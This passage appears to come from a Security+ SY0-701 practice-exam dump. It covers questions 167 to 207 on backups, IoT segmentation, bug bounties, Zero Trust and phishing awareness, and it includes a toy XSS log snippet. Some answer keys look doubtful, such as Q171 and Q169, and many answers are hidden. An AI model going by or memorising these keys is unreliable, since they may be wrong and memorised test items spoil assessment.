prohibit access to non-encrypted websites, an analyst should employ a search string that matches the protocol of non-encrypted web traffic, which is HTTP. HTTP stands for hypertext transfer protocol, and it is a standard protocol for transferring data between web servers and web browsers. However, HTTP does not provide any encryption or security for the data, which means that anyone who intercepts the web traffic can read or modify the data. Therefore, non-encrypted websites are vulnerable to eavesdropping, tampering, or spoofing attacks. To access a non-encrypted website, the URL usually starts with http://, followed by the domain name and optionally the port number. For example, http://www.example.com or http://www.example.com:80. By scanning the URL for the string http://, the web filter can identify and block non-encrypted websites.
The other options are not correct because they do not match the protocol of non-encrypted web traffic.

Encryption=off is a possible query string that indicates the encryption status of the web resource, but it is not a standard or mandatory parameter. Https:// is the protocol of encrypted web traffic, which uses hypertext transfer protocol secure (HTTPS) to provide encryption and security for the data. Www.*.com is a possible domain name that matches any website that starts with www and ends with .com, but it does not specify the protocol. :443 is the port number of HTTPS, which is the protocol of encrypted web traffic. References = CompTIA Security+ Study Guide (SY0-701), Chapter 2: Securing Networks, page
69. Professor Messer's CompTIA SY0-701 Security+ Training Course, Section 2.1: Network Devices and Technologies, video: Web Filter (5:16).

NEW QUESTION: 167
A security analyst must recover files from a USB drive associated with a ransomware attack. Which of the following tools will help the analyst securely retrieve the files?
A. Sandboxing environment
B. Intrusion prevention system
C. File integrity management tool
D. Static code analysis tool
Answer: A (LEAVE A REPLY)
The best answer is A. Sandboxing environment.
A USB drive associated with a ransomware attack should be treated as highly suspicious. To securely retrieve files without risking infection of production systems, the analyst should use a sandboxing environment. A sandbox provides an isolated environment where files can be opened, examined, and extracted while containing any malicious behavior.
This is the safest option because ransomware may execute automatically or contain hidden malicious payloads.
Why the other options are incorrect:
B). Intrusion prevention systemAn IPS monitors and blocks malicious network traffic. It does not provide a secure environment for opening files from a suspicious USB drive.
C). File integrity management toolFile integrity monitoring detects changes to files, but it is not designed to safely retrieve files from potentially malicious media.
D). Static code analysis toolStatic code analysis is used to inspect source code for vulnerabilities. It is not intended for safely interacting with suspicious files on removable media.
From the SY0-701 perspective, suspicious files and removable media should be handled in an isolated sandbox to reduce the risk of malware execution. Therefore, A is the correct answer.

NEW QUESTION: 168
Which of the following must be considered when designing a high-availability network? (Choose two).
A. Ease of recovery

B. Ability to patch
C. Physical isolation
D. Responsiveness
E. Attack surface
F. Extensible authentication
Answer: A,E (LEAVE A REPLY)
A high-availability network is a network that is designed to minimize downtime and ensure continuous operation even in the event of a failure or disruption. A high-availability network must consider the following factors12:
Ease of recovery: This refers to the ability of the network to restore normal functionality quickly and efficiently after a failure or disruption. Ease of recovery can be achieved by implementing backup and restore procedures, redundancy and failover mechanisms, fault tolerance and resilience, and disaster recovery plans.
Attack surface: This refers to the amount of exposure and vulnerability of the network to potential threats and attacks. Attack surface can be reduced by implementing security controls such as firewalls, encryption, authentication, access control, segmentation, and hardening.
The other options are not directly related to high-availability network design:
Ability to patch: This refers to the process of updating and fixing software components to address security issues, bugs, or performance improvements. Ability to patch is important for maintaining the security and functionality of the network, but it is not a specific factor for high-availability network design.
Physical isolation: This refers to the separation of network components or devices from other networks or physical environments. Physical isolation can enhance the security and performance of the network, but it can also reduce the availability and accessibility of the network resources.
Responsiveness: This refers to the speed and quality of the network's performance and service delivery.
Responsiveness can be measured by metrics such as latency, throughput, jitter, and packet loss.
Responsiveness is important for ensuring customer satisfaction and user experience, but it is not a specific factor for high-availability network design.
Extensible authentication: This refers to the ability of the network to support multiple and flexible authentication methods and protocols.
Extensible authentication can improve thesecurity and convenience of the network, but it is not a specific factor for high-availability network design.
References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 972: High Availability - CompTIA Security+ SY0-701 - 3.4, video by Professor Messer.

NEW QUESTION: 169
The Chief Information Security Officer of an organization needs to ensure recovery from ransomware would likely occur within the organization's agreed-upon RPOs end RTOs. Which of the following backup scenarios would best ensure recovery?
A. Hourly differential backups stored on a local SAN array
B. Dally full backups stored on premises in magnetic offline media
C. Daly differential backups maintained by a third-party cloud provider
D. Weekly full backups with daily incremental stored on a NAS drive
Answer: D (LEAVE A REPLY)
A backup strategy that combines weekly full backups with daily incremental backups stored on a NAS (Network Attached Storage) drive is likely to meet an organization's Recovery Point Objectives (RPOs) and Recovery Time Objectives (RTOs). This approach ensures that recent data is regularly backed up and that recovery can be done efficiently, without significant data loss or lengthy downtime.

References =
* CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Disaster Recovery and Backup Strategies.

NEW QUESTION: 170
A smart lighting system is deployed in an office building. The devices connect to the corporate Wi-Fi and are managed via a cloud portal.
Which of the following security techniques reduces risk for these IoT devices?
A. Assigning static IP addresses to the devices
B. Updating default credentials and applying network segmentation
C. Connecting the devices to the guest Wi-Fi to prevent interactions with corporate IT
D. Allowing the vendor to have remote access for day-to-day management
Answer: B (LEAVE A REPLY)
The best answer is B. Updating default credentials and applying network segmentation.
IoT devices often present increased security risk because they may have weak default settings, limited security features, and persistent network connectivity. Two of the most effective ways to reduce this risk are:
Updating default credentialsMany IoT devices come with default usernames and passwords that are widely known or easy to guess. Leaving default credentials unchanged creates a major security weakness.
Applying network segmentationSegmenting IoT devices onto a separate network or VLAN limits their ability to interact with critical corporate systems. If one device is compromised, segmentation helps contain the threat and reduces lateral movement.
Why the other options are incorrect:
A). Assigning static IP addresses to the devicesStatic IP addresses may help with management and inventory, but they do not significantly reduce the core security risk.
C). Connecting the devices to the guest Wi-Fi to prevent interactions with corporate ITThis may seem helpful, but guest Wi-Fi is typically designed for temporary user access, not secured management of business IoT systems. It is not the best practice compared with a properly segmented and controlled IoT network.
D). Allowing the vendor to have remote access for day-to-day managementRoutine vendor remote access can increase risk if not tightly controlled. Third-party access should be limited, monitored, and secured, not broadly allowed as a default control.
From the SY0-701 perspective, IoT security commonly emphasizes changing insecure defaults, restricting access, segmentation, and reducing exposure. Therefore, B is the strongest and most complete answer.

NEW QUESTION: 171
Which of the following is the best method to reduce the attack surface of an enterprise network?
A. Use port security for wired connections.
B. Create a guest wireless network for visitors.
C. Change default passwords for network printers.
D. Disable unused network services on servers.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 172
A systems administrator is concerned about vulnerabilities within cloud computing instances Which of the following is most important for the administrator to consider when architecting a cloud computing environment?

A. VM escape
B. SQL injection
C. Password spraying
D. TOC/TOU
E. Tokenization
Answer: A (LEAVE A REPLY)

NEW QUESTION: 173
An IT security team is concerned about the confidentiality of documents left unattended in MFPs. Which of the following should the security team do to mitigate the situation?
A. Educate users about the importance of paper shredder devices.
B. Deploy an authentication factor that requires In-person action before printing.
C. Install a software client m every computer authorized to use the MFPs.
D. Update the management software to utilize encryption.
Answer: (SHOW ANSWER)
To mitigate the risk of confidential documents being left unattended in Multi-Function Printers (MFPs), implementing an authentication factor that requires in-person action before printing (such as PIN codes or badge scanning) is the most effective measure. This ensures that documents are only printed when the authorized user is present to collect them, reducing the risk of sensitive information being exposed. References = CompTIA Security+ SY0-701 study materials, particularly in the domain of physical security and access control.

NEW QUESTION: 174
Which of the following describes the reason root cause analysis should be conducted as part of incident response?
A. To gather loCs for the investigation
B. To discover which systems have been affected
C. To eradicate any trace of malware on the network
D. To prevent future incidents of the same nature
Answer: D (LEAVE A REPLY)
Root cause analysis is a process of identifying and resolving the underlying factors that led to an incident. By conducting root cause analysis as part of incident response, security professionals can learn from the incident and implement corrective actions to prevent future incidents of the same nature. For example, if the root cause of a data breach was a weak password policy, the security team can enforce a stronger password policy and educate users on the importance of password security. Root cause analysis can also help to improve security processes, policies, and procedures, and to enhance security awareness and culture within the organization.
Root cause analysis is not meant to gather loCs (indicators of compromise) for the investigation, as this is a task performed during the identification and analysis phases of incident response. Root cause analysis is also not meant to discover which systems have been affected or to eradicate any trace of malware on the network, as these are tasks performed during the containment and eradication phases of incident response. References = CompTIA Security+ SY0-701 Certification Study Guide, page 424-425; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 5.1 - Incident Response, 9:55 - 11:18.

NEW QUESTION: 175
A systems administrator receives a text message from an unknown number claiming to be the Chief Executive Officer of the company. The message states an emergency situation requires a password reset. Which of the following threat vectors is being used?

A. Typosquatting
B. Smishing
C. Pretexting
D. Impersonation
Answer: (SHOW ANSWER)
Detailed Explanation:Smishing is a type of phishing attack that uses SMS text messages to deceive recipients into taking actions such as revealing sensitive information. The urgency in the text indicates this vector.
Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats, Section: "Social Engineering Techniques".

NEW QUESTION: 176
Which of the following is the most important element when defining effective security governance?
A. Discovering and documenting external considerations
B. Developing procedures for employee onboarding and offboarding
C. Assigning roles and responsibilities for owners, controllers, and custodians
D. Defining and monitoring change management procedures
Answer: C (LEAVE A REPLY)
Effective security governance requires clear assignment of roles and responsibilities, such as owners, controllers, and custodians, to ensure accountability for security-related tasks and data management within the organization. This establishes clear lines of responsibility and authority, which is fundamental to governance frameworks.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.1: " Assigning roles and responsibilities is fundamental to effective security governance. " Exam Objectives 5.1: "Explain the importance of organizational security policies, standards, and frameworks."

NEW QUESTION: 177
Which of the following teams combines both offensive and defensive testing techniques to protect an organization's critical systems?
A. Red
B. Blue
C. Purple
D. Yellow
Answer: (SHOW ANSWER)
Purple is the team that combines both offensive and defensive testing techniques to protect an organization's critical systems. Purple is not a separate team, but rather a collaboration between the red team and the blue team. The red team is the offensive team that simulates attacks and exploits vulnerabilities in the organization' s systems. The blue team is the defensive team that monitors and protects the organization's systems from real and simulated threats. The purple team exists to ensure and maximize the effectiveness of the red and blue teams by integrating the defensive tactics and controls from the blue team with the threats and vulnerabilities found by the red team into a single narrative that improves the overall security posture of the organization.
Red, blue, and yellow are other types of teams involved in security testing, but they do not combine both offensive and defensive techniques. The yellow team is the team that builds software solutions, scripts, and other programs that the blue team uses in the security testing.
References: CompTIA Security+ Study Guide:
Exam SY0-701, 9th Edition, page 1331; Penetration Testing: Understanding Red, Blue, & Purple Teams3

NEW QUESTION: 178
The Chief Information Security Officer gives the security community the opportunity to report vulnerabilities on the organization's public-facing assets. Which of the following does this scenario best describe?
A. Bug bounty
B. Red teaming
C. Open-source intelligence
D. Third-party information sharing
Answer: (SHOW ANSWER)
This scenario describes a bug bounty program, which invites external security researchers to responsibly identify and report vulnerabilities in an organization's systems. CompTIA Security+ SY0-701 defines bug bounty programs as structured initiatives that reward researchers for discovering and disclosing security flaws before they can be exploited by malicious actors.
Bug bounty programs extend security testing beyond internal teams and provide continuous, real-world testing of public-facing assets. They are particularly effective for identifying zero-day vulnerabilities, logic flaws, and edge-case issues that automated tools may miss.
Red teaming (B) is a controlled, internal or contracted adversarial exercise, not an open invitation. Open- source intelligence (C) involves gathering publicly available information, not vulnerability reporting. Third- party information sharing (D) refers to sharing threat intelligence, not soliciting vulnerability reports.
Because the CISO is inviting the broader security community to report vulnerabilities, the correct answer is A: Bug bounty.

NEW QUESTION: 179
A Chief Information Security Officer (CISO) develops information security policies that relate to the software development methodology. Which of the following will the CISO most likely include in the organization ' s documentation?
A. Peer review requirements
B. Multifactor authentication
C. Branch protection tests
D. Secrets management configurations
Answer: A (LEAVE A REPLY)
The best answer is A. Peer review requirements.
The question asks about information security policies related to the software development methodology. At the policy and governance level, a CISO is most likely to document broad secure development requirements that apply across the organization. Peer review requirements fit this well because they establish a formal development control to help ensure code quality, reduce security flaws, and support secure software development practices.
Peer review is a common secure development requirement because it helps detect:
coding errors
insecure logic
poor implementation of security controls
accidental exposure of sensitive functionality
Why the other options are less appropriate:
B). Multifactor authenticationMFA is a security control, but it is not specifically tied to documenting the software development methodology itself.
C). Branch protection testsBranch protection is more of a technical repository or version control configuration detail than a high-level policy requirement.

D). Secrets management configurationsSecrets management is important, but configurations are typically procedural or technical implementation details rather than the most likely policy language a CISO would include in methodology documentation.
From a Security+ perspective, governance documents usually define secure coding expectations, review processes, and oversight requirements, making peer review requirements the best answer.

NEW QUESTION: 180
A business uses Wi-Fi with content filleting enabled. An employee noticed a coworker accessed a blocked sue from a work computer and repotted the issue. While Investigating the issue, a security administrator found another device providing internet access to certain employees. Which of the following best describes the security risk?
A. The host-based security agent Is not running on all computers.
B. A rogue access point Is allowing users to bypass controls.
C. Employees who have certain credentials are using a hidden SSID.
D. A valid access point is being jammed to limit availability.
Answer: (SHOW ANSWER)
The presence of another device providing internet access that bypasses the content filtering system indicates the existence of a rogue access point. Rogue access points are unauthorized devices that can create a backdoor into the network, allowing users to bypass security controls like content filtering. This presents a significant security risk as it can expose the network to unauthorized access and potential data breaches.
References =
* CompTIA Security+ SY0-701 Course Content: Rogue access points are highlighted as a major security risk, allowing unauthorized access to the network and bypassing security measures.

NEW QUESTION: 181
Which of the following activities should be performed first to compile a list of vulnerabilities in an environment?
A. Automated scanning
B. Penetration testing
C. Threat hunting
D. Log aggregation
E. Adversarial emulation
Answer: (SHOW ANSWER)
Automated vulnerability scanningis thefirst step in identifying system weaknesses. These scans systematically check for outdated software, misconfigurations, and known vulnerabilities in a network.
Penetration testing (B)is conducted after vulnerabilities are identified.
Threat hunting (C)focuses on detecting unknown threats, not listing vulnerabilities.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Security Operations domain.

NEW QUESTION: 182
A security architect wants to prevent employees from receiving malicious attachments by email. Which of the following functions should the chosen solution do?
A. Scan email traffic inline.
B. Apply IP address reputation data.
C. Check SPF records.
D. Tap and monitor the email feed.
Answer: (SHOW ANSWER)

NEW QUESTION: 183
Which of the following would enable a data center to remain operational through a multiday power outage?
A. Uninterruptible power supply
B. Parallel processing
C. Generator
D. Replication
Answer: C (LEAVE A REPLY)

NEW QUESTION: 184
During a SQL update of a database, a temporary field used as part of the update sequence was modified by an attacker before the update completed in order to allow access to the system. Which of the following best describes this type of vulnerability?
A. Race condition
B. Memory injection
C. Malicious update
D. Side loading
Answer: A (LEAVE A REPLY)
Arace conditionoccurs whentwo or more processes attempt to access and modify a shared resource simultaneously, leading to unintended behavior. In this scenario, the attacker was able to modify a temporary fieldbefore the SQL update completed, indicating atime-of-check to time-of-use (TOCTOU) vulnerability, which is a type of race condition.
Memory injection (B)refers to inserting malicious code into a running process's memory, but that isnotwhat is happening here.
Malicious update (C)is too broad and does not specifically describe this scenario.
Side loading (D)is a technique where malicious software is loaded via a trusted application, unrelated to this case.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Threats, Vulnerabilities, and Mitigations domain.

NEW QUESTION: 185
A store is setting up wireless access for their employees. Management wants to limit the number of access points while ensuring all areas of the store are covered. Which of the following tools will help management determine the number of access points needed?
A. Signal locator
B. WPA3

C. Heat map
D. Site survey
Answer: D (LEAVE A REPLY)
A site survey is the formal assessment used to determine the optimal number and placement of wireless access points (APs). According to Security+ SY0-701, wireless site surveys evaluate factors such as building layout, RF interference, wall material density, antenna propagation, and signal overlap. The goal is to ensure full wireless coverage while minimizing the number of APs needed, maximizing performance, and reducing dead zones.
During a site survey, technicians analyze:
Signal strength patterns
Interference sources (microwaves, metal shelving, wiring, etc.)
Required coverage zones
Capacity needs (number of users, devices)
Although heat maps (C) visually represent wireless signal distribution, they are a result of a site survey, not the process itself. WPA3 (B) is a security protocol unrelated to determining coverage. A signal locator (A) is not an enterprise-grade planning tool.
Therefore, the correct answer is D: Site survey.

NEW QUESTION: 186
A company is expanding its threat surface program and allowing individuals to security test the company's internet-facing application. The company will compensate researchers based on the vulnerabilities discovered.
Which of the following best describes the program the company is setting up?
A. Open-source intelligence
B. Bug bounty
C. Red team
D. Penetration testing
Answer: B (LEAVE A REPLY)
A bug bounty is a program that rewards security researchers for finding and reporting vulnerabilities in an application or system. Bug bounties are often used by companies to improve their security posture and incentivize ethical hacking. A bug bounty program typically defines the scope, rules, and compensation for the researchers. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 1, page 10. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 1.1, page 2.

NEW QUESTION: 187
Which vulnerability is most likely mitigated by setting up an MDM platform?
A. TPM
B. Buffer overflow
C. Jailbreaking
D. SQL injection
Answer: (SHOW ANSWER)
Mobile Device Management (MDM) platforms enforce security policies on mobile devices, including preventing or detecting jailbreaking, which is the act of removing manufacturer restrictions on devices.
Jailbroken devices bypass security protections, allow installation of unauthorized apps, expose system files, and greatly increase risk.
Security+ SY0-701 identifies MDM as a key defense for mobile ecosystems, providing controls such as:

Jailbreak/root detection
Remote wipe
App allow/deny lists
Configuration enforcement
Encryption enforcement
TPM (A) is hardware-based protection unrelated to MDM. Buffer overflow (B) and SQL injection (D) are software coding vulnerabilities not affected by mobile device policy enforcement.
Thus, the correct answer is C: Jailbreaking.

NEW QUESTION: 188
Which of the following is the best way to validate the integrity and availability of a disaster recovery site?
A. Lead a simulated failover.
B. Conduct a tabletop exercise.
C. Periodically test the generators.
D. Develop requirements for database encryption.
Answer: A (LEAVE A REPLY)
Detailed Explanation:A simulated failover tests the disaster recovery site's ability to handle a full transition of services. This ensures all systems can function as expected during an actual disaster. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: "Disaster Recovery and Business Continuity Planning".

NEW QUESTION: 189
Which solution is most likely used in the financial industry to mask sensitive data?
A. Tokenization
B. Hashing
C. Salting
D. Steganography
Answer: (SHOW ANSWER)
Tokenization replaces sensitive financial data-such as credit card numbers, account numbers, or customer identifiers-with harmless tokens that retain usability but reveal nothing if leaked. This is widely used in the financial industry, particularly in PCI-DSS-regulated systems. Hashing (B) is one-way and not reversible, making it unsuitable for financial transactions that need original data retrieved. Salting (C) is used to protect hashed passwords, not to mask financial data. Steganography (D) hides data inside media files but is not used for payment processing.
Security+ SY0-701 identifies tokenization as the preferred method for protecting structured sensitive data while maintaining operational functionality.
Thus, the correct answer is A: Tokenization.

NEW QUESTION: 190
A company is working with a vendor to perform a penetration test Which of the following includes an estimate about the number of hours required to complete the engagement?
A. SOW
B. BPA

C. SLA
D. NDA
Answer: A (LEAVE A REPLY)
A statement of work (SOW) is a document that defines the scope, objectives, deliverables, timeline, and costs of a project or service. It typically includes an estimate of the number of hours required to complete the engagement, as well as the roles and responsibilities of the parties involved. A SOW is often used for penetration testing projects to ensure that both the client and the vendor have a clear and mutual understanding of what is expected and how the work will be performed. A business partnership agreement (BPA), a service level agreement (SLA), and a non-disclosure agreement (NDA) are different types of contracts that may be related to apenetration testing project, but they do not include an estimate of the number of hours required to complete the engagement. References: CompTIA Security+ Study Guide: Exam SY0-
701, 9th Edition, page 492; What to Look For in a Penetration Testing Statement of Work?

NEW QUESTION: 191
Which of the following is a benefit of vendor diversity?
A. Secure configuration guide applicability
B. Zero-day resiliency
C. Load balancing
D. Patch availability
Answer: (SHOW ANSWER)

NEW QUESTION: 192
An administrator discovers that some files on a database server were recently encrypted. The administrator sees from the security logs that the data was last accessed by a domain user. Which of the following best describes the type of attack that occurred?
A. Insider threat
B. Social engineering
C. Watering-hole
D. Unauthorized attacker
Answer: A (LEAVE A REPLY)
An insider threat is a type of attack that originates from someone who has legitimate access to an organization's network, systems, or data. In this case, the domain user who encrypted the files on the database server is an example of an insider threat, asthey abused their access privileges to cause harm to the organization. Insider threats can be motivated by various factors, such as financial gain, revenge, espionage, or sabotage.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 1: General Security Concepts, page 251. CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 1: General Security Concepts, page 252.

NEW QUESTION: 193
Which of the following is the best way to secure an on-site data center against intrusion from an insider?
A. Video surveillance
B. Bollards
C. Motion sensor
D. Access badge

Answer: D (LEAVE A REPLY)

NEW QUESTION: 194
A security administrator needs a method to secure data in an environment that includes some form of checks so that the administrator can track any changes. Which of the following should the administrator set up to achieve this goal?
A. SPF
B. GPO
C. NAC
D. FIM
Answer: D (LEAVE A REPLY)
FIM stands for File Integrity Monitoring, which is a method to secure data by detecting any changes or modifications to files, directories, or registry keys. FIM can help a security administrator track any unauthorized or malicious changes to the data, as well as verify the integrity and compliance of the data. FIM can also alert the administrator of any potential breaches or incidents involving the data.
Some of the benefits of FIM are:
It can prevent data tampering and corruption by verifying the checksums or hashes of the files.
It can identify the source and time of the changes by logging the user and system actions.
It can enforce security policies and standards by comparing the current state of the data with the baseline or expected state.
It can support forensic analysis and incident response by providing evidence and audit trails of the changes.
References:
CompTIA Security+ SY0-701 Certification Study Guide, Chapter 5: Technologies and Tools, Section 5.3: Security Tools, p. 209-210
CompTIA Security+ SY0-701 Certification Exam Objectives, Domain 2: Technologies and Tools, Objective 2.4: Given a scenario, analyze and interpret output from security technologies, Sub-objective: File integrity monitor, p. 12

NEW QUESTION: 195
While conducting a business continuity tabletop exercise, the security team becomes concerned by potential impacts if a generator fails during failover. Which of the following is the team most likely to consider in regard to risk management activities?
A. RPO
B. ARO
C. BIA
D. MTTR
Answer: D (LEAVE A REPLY)
Detailed Explanation:Mean Time to Repair (MTTR) is a key metric in risk management, reflecting the time required to repair a failed component, such as a generator, and restore operations. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: "Business Continuity Metrics".

NEW QUESTION: 196
During a recent log review, an analyst discovers evidence of successful injection attacks. Which of the following will best address this issue?
A. Authentication
B. Secure cookies
C. Static code analysis

D. Input validation

Answer: D (LEAVE A REPLY)

Input validation (D)is the most effective way to preventinjection attacks, such asSQL injection, XSS, etc. It ensures that only correctly formatted and expected inputs are processed by the application.

This is clearly identified underDomain 2.3: Application security techniques, whereinput validationis listed as aprimary defense against injection attacks.

Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.3 - "Input validation: Prevents injection and malformed data attacks."

NEW QUESTION: 197

The executive management team is mandating the company develop a disaster recovery plan. The cost must be kept to a minimum, and the money to fund additional internet connections is not available. Which of the following would be the best option?

A. Cold site

B. Warm site

C. Failover site

D. Hot site

Answer: A (LEAVE A REPLY)

NEW QUESTION: 198

Which of the following best describes why me SMS DIP authentication method is more risky to implement than the TOTP method?

A. The SMS OTP method requires an end user to have an active mobile telephone service and SIM card.

B. Generally. SMS OTP codes are valid for up to 15 minutes while the TOTP time frame is 30 to 60 seconds

C. The SMS OTP is more likely to be intercepted and lead to unauthorized disclosure of the code than the TOTP method.

D. The algorithm used to generate on SMS OTP code is weaker than the one used to generate a TOTP code

Answer: (SHOW ANSWER)

The SMS OTP (One-Time Password) method is more vulnerable to interception compared to TOTP (Time- based One-Time Password) because SMS messages can be intercepted through various attack vectors like SIM swapping or SMS phishing. TOTP, on the other hand, generates codes directly on the device and does not rely on a communication channel like SMS, making it less susceptible to interception.

References = CompTIA Security+ SY0-701 study materials, particularly in the domain of identity and access management.

NEW QUESTION: 199

A security analyst locates a potentially malicious video file on a server and needs to identify both the creation date and the file's creator. Which of the following actions would most likely give the security analyst the information required?

A. Obtain the file's SHA-256 hash.

B. Use hexdump on the file's contents.

C. Check endpoint logs.
D. Query the file's metadata.
Answer: (SHOW ANSWER)
Metadata is data that describes other data, such as its format, origin, creation date, author, and other attributes.
Video files, like other types of files, can contain metadata that can provide useful information for forensic analysis. For example, metadata can reveal the camera model, location, date and time, and software used to create or edit the video file. To query the file's metadata, a security analyst can use various tools, such as MediaInfo1, ffprobe2, or hexdump3, to extract and display the metadata from the video file. By querying the file's metadata, the security analyst can most likely identify both the creation date and the file's creator, as well as other relevant information.Obtaining the file's SHA-256 hash, checking endpoint logs, or using hexdump on the file's contents are other possible actions, but they are not the most appropriate to answer the question. The file's SHA-256 hash is a cryptographic value that can be used to verify the integrity or uniqueness of the file, but it does not reveal any information about the file's creation date or creator. Checking endpoint logs can provide some clues about the file's origin or activity, but it may not be reliable or accurate, especially if the logs are tampered with or incomplete. Using hexdump on the file's contents can show the raw binary data of the file, but it may not be easy or feasible to interpret the metadata from the hex output, especially if the file is large or encrypted. References: 1: How do I get the meta-data of a video file? 2: How to check if an mp4 file contains malware? 3: [Hexdump - Wikipedia]

NEW QUESTION: 200
Which of the following describes the understanding between a company and a client about what will be provided and the accepted time needed to provide the company with the resources?
A. SLA
B. MOU
C. MOA
D. BPA
Answer: A (LEAVE A REPLY)
A Service Level Agreement (SLA) is a formal document between a service provider and a client that defines the expected level of service, including what resources will be provided and the agreed-upon time frames. It typically includes metrics to evaluate performance, uptime guarantees, and response times.
* MOU (Memorandum of Understanding) and MOA (Memorandum of Agreement) are less formal and may not specify the exact level of service.
* BPA (Business Partners Agreement) focuses more on the long-term relationship between partners.

NEW QUESTION: 201
While reviewing logs, a security administrator identifies the following code:
<script>function(send_info)</script>
Which of the following best describes the vulnerability being exploited?
A. XSS
B. SQLi
C. CSRF
D. DDoS
Answer: A (LEAVE A REPLY)

NEW QUESTION: 202
A security engineer needs to quickly identify a signature from a known malicious file. Which of the following analysis methods would the security engineer most likely use?
A. Static
B. Sandbox
C. Network traffic
D. Package monitoring
Answer: (SHOW ANSWER)
Static analysis is the process of examining a file without executing it to identify known malicious signatures, suspicious patterns, strings, embedded resources, or code fragments. When a security engineer needs to quickly extract a signature from a known malicious file, static analysis is the most efficient approach. This method allows analysts to inspect binary code, metadata, file headers, and hashes such as MD5/SHA-256.
According to Security+ SY0-701, static analysis is ideal for identifying:
* Malware signatures
* Embedded malicious payloads
* Hash values for detection
* Known indicators of compromise (IOCs)
Sandboxing (B) is used to observe behavior by executing the malware, which takes longer and is unnecessary when the malware is already known. Network traffic analysis (C) is used to observe communications, not generate file signatures. Package monitoring (D) refers to monitoring OS-level changes and system calls, which is a dynamic method.
Static analysis aligns with the requirement for quick identification, making option A the correct choice.

NEW QUESTION: 203
Which of the following best explains the use of a policy engine in a Zero Trust environment?
A. It is used by a central server to apply default permissions across a range of network and computing resources.
B. It is used to make access control decisions without inheriting permission decisions from prior events.
C. It is used to dynamically assign user permissions based on a user ' s identity and previous activity.
D. It is used when user roles are unknown and the organization wants to leverage ML to control access.
Answer: B (LEAVE A REPLY)
The best answer is B. It is used to make access control decisions without inheriting permission decisions from prior events.
In a Zero Trust environment, the core principle is never trust, always verify. A policy engine evaluates each access request using current context and defined security policies. Access is not automatically granted simply because a user or device was previously authenticated or allowed access earlier.
This means decisions are made continuously and based on factors such as:
user identity
device posture
location
requested resource
risk level
session context

The phrase "without inheriting permission decisions from prior events" best reflects the Zero Trust concept that trust is not assumed or permanently granted.
Why the other options are incorrect:
A). It is used by a central server to apply default permissions across a range of network and computing resources.This sounds more like centralized administration, but it does not capture the dynamic, context-based access decision-making of a Zero Trust policy engine.
C). It is used to dynamically assign user permissions based on a user ' s identity and previous activity.This is close, but the wording emphasizes previous activity, whereas Zero Trust focuses on real-time evaluation of current conditions rather than inherited trust.
D). It is used when user roles are unknown and the organization wants to leverage ML to control access.
Machine learning may support analytics, but this is not the main purpose of a Zero Trust policy engine.
From the SY0-701 perspective, a policy engine is central to making explicit, context-aware access decisions for every request, which is best captured by B.

NEW QUESTION: 204
Which of the following security concepts is the best reason for permissions on a human resources fileshare to follow the principle of least privilege?
A. Integrity
B. Availability
C. Confidentiality
D. Non-repudiation
Answer: C (LEAVE A REPLY)
Confidentiality is the security concept that ensures data is protected from unauthorized access or disclosure.
The principle of least privilege is a technique that grants users or systems the minimum level of access or permissions that they need to perform their tasks, and nothing more. By applying the principle of least privilege to a human resources fileshare, the permissions can be restricted to only those who have a legitimate need to access the sensitive data, such as HR staff, managers, or auditors. This can prevent unauthorized users, such as hackers, employees, or contractors, from accessing, copying, modifying, or deleting the data.
Therefore, the principle of least privilege can enhance the confidentiality of the data on the fileshare.
Integrity, availability, and non-repudiation are other security concepts, but they are not the best reason for permissions on a human resources fileshare to follow the principle of least privilege. Integrity is the security concept that ensures data is accurate and consistent, and protected from unauthorized modification or corruption. Availability is the security concept that ensures data is accessible and usable by authorized users or systems when needed. Non-repudiation is the security concept that ensures the authenticity and accountability of data and actions, and prevents the denial of involvement or responsibility. While these concepts are also important for data security, they are not directly related to the level of access or permissions granted to users or systems. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page
16-17, 372-373

NEW QUESTION: 205
A Chief Information Security Officer would like to conduct frequent, detailed reviews of systems and procedures to track compliance objectives. Which of the following is the best method to achieve this objective?
A. Vulnerability scans
B. Third-party attestation
C. Penetration testing

D. Internal auditing
Answer: D (LEAVE A REPLY)

NEW QUESTION: 206
An external security assessment report indicates a high click rate on suspicious emails. The Chief Intelligence Security Officer (CISO) must reduce this behavior. Which of the following should the CISO do first?
A. Update the acceptable use policy.
B. Deploy a password management solution.
C. Issue warning letters to affected users.
D. Implement a phishing awareness campaign.
Answer: D (LEAVE A REPLY)
To reduce risky behaviors such as clicking suspicious emails, the first and most effective step is to implement a phishing awareness campaign that educates users about recognizing phishing attempts, the risks involved, and safe practices. Awareness training can significantly reduce successful phishing attacks by changing user behavior.
Updating policies (A) is important but does not directly affect user behavior immediately. Password management solutions (B) help with credential security but do not reduce phishing click rates. Issuing warning letters (C) is punitive and less effective than proactive education.
This approach aligns with Security Program Management principles emphasizing training and awareness as primary controls against phishing risks#6:Chapter 16†CompTIA Security+ Study Guide#.

NEW QUESTION: 207
An administrator assists the legal and compliance team with ensuring information about customer transactions is archived for the proper time period. Which of the following data policies is the administrator carrying out?
A. Compromise
B. Retention
C. Analysis
D. Transfer
E. Inventory
Answer: (SHOW ANSWER)
A data retention policy is a set of rules that defines how long data should be stored and when it should be deleted or archived. An administrator assists the legal and compliance team with ensuring information about customer transactions is archived for the proper time period by following the data retention policy of the organization. This policy helps the organization to comply with legal and regulatory requirements, optimize storage space, and protect data privacy and security.
References
CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 3, Section 3.4, page 1211 CompTIA Security+ Practice Tests: Exam SY0-701, 3rd Edition, Chapter 3, Question 15, page 832

NEW QUESTION: 208
